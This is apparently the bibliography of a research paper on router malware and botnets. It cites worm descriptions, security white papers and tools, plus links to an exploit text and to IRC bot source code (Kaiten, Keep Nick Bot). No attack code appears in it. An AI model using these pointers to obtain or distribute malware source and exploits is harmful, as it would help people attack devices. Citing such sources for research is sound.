[1] Erik Andersen, “BusyBox project,” 2010, http://www.busybox.net.

[2] Wikipedia, “Cabir,” 2010, http://en.wikipedia.org/wiki/Caribe_%28computer_worm%29.

[3] Ars Technica, “Truly malicious iPhone malware now out in the wild,” 2009, http://arstechnica.com/apple/news/2009/11/truly-malicious-iphone-malware-now-out-in-the-wild.ars.

[4] GNUCITIZEN, “Router Hacking Challenge,” 2008, http://www.gnucitizen.org/blog/router-hacking-challenge/.

[5] Terry Baume, “PSYB0T Information Page,” 2009, http://baume.id.au/psyb0t.

[6] Nenolod, “Network Bluepill - stealth router-based botnet has been DDoSing dronebl for the last couple of weeks,” 2010, http://www.dronebl.org/blog/8.

[7] Adrian Pastor, “Cracking Into Embedded Devices and Beyond!” 2008, http://www.gnucitizen.org/static/blog/2008/05/cracking-into-embedded-devices-confidence-2k8.pdf.

[8] Sebastian Maier, “The End of Your Internet – Malware for Home Routers,” 2008, http://data.nicenamecrew.com/papers/malwareforrouters/paper.txt.

[9] Wikipedia, “Netflow,” http://en.wikipedia.org/wiki/Netflow, 2010.

[10] M. Oberhumer, L. Molnár, and J. Reiser, “UPX - the Ultimate Packer for eXecutables,” 2010, http://upx.sourceforge.net/.

[11] P. Eriksson, *Parallel Network Scanner*, http://www.lysator.liu.se/~pen/pnscan.

[12] Ph3mt, “D-Link Config Reset Exploit By Ph3mt,” 2007, http://www.packetstormsecurity.org/0712-exploits/dlink.txt.

[13] Contem@efnet, *Kaiten bot source code*, http://packetstormsecurity.nl/irc/kaiten.c.

[14] “OpenDNS website,” http://www.opendns.com.

[15] eSio, “Keep Nick Bot source code,” http://beer.one.pl/~esio/c/.

[16] Andrew Martin, “Exploitation Kits Revealed – Mpack,” 2007, sANS white paper, http://www.sans.org/reading_room/whitepapers/malicious/exploitation_kits_revealed_mpack_2039.

[17] F-Secure, “Kolab worm description,” 2009, http://www.f-secure.com/v-descs/net-worm_w32_kolab_qa.shtml.

[18] Sophos, “Motob worm description,” 2010, http://www.sophos.com/security/analyses/viruses-and-spyware/w32mytobkn.html.

[19] “VirusTotal,” free online virus and malware scan service, http://www.virustotal.com/.

[20] Steve Shipway, “Proxy http server source code,” http://www.steveshipway.org/software/utils/www-proxy.c.

[21] N. C. Fisher, “RFC954 - NICNAME/WHOIS,” http://www.faqs.org/rfcs/rfc954.html, 1985.

[22] R. Shah and C. Sandvig, “Software defaults as de facto regulation: The case of wireless aps,” in *In The 33rd Research Conference on Communication, Information, and Internet Policy*, 2005, http://web.si.umich.edu/tprc/papers/2005/427/TPRC%20Wireless%20Defaults.pdf.

[23] Moxiey Marlinspike, “SSLSTRIP,” 2009, http://www.thoughtcrime.org/software/sslstrip/index.html.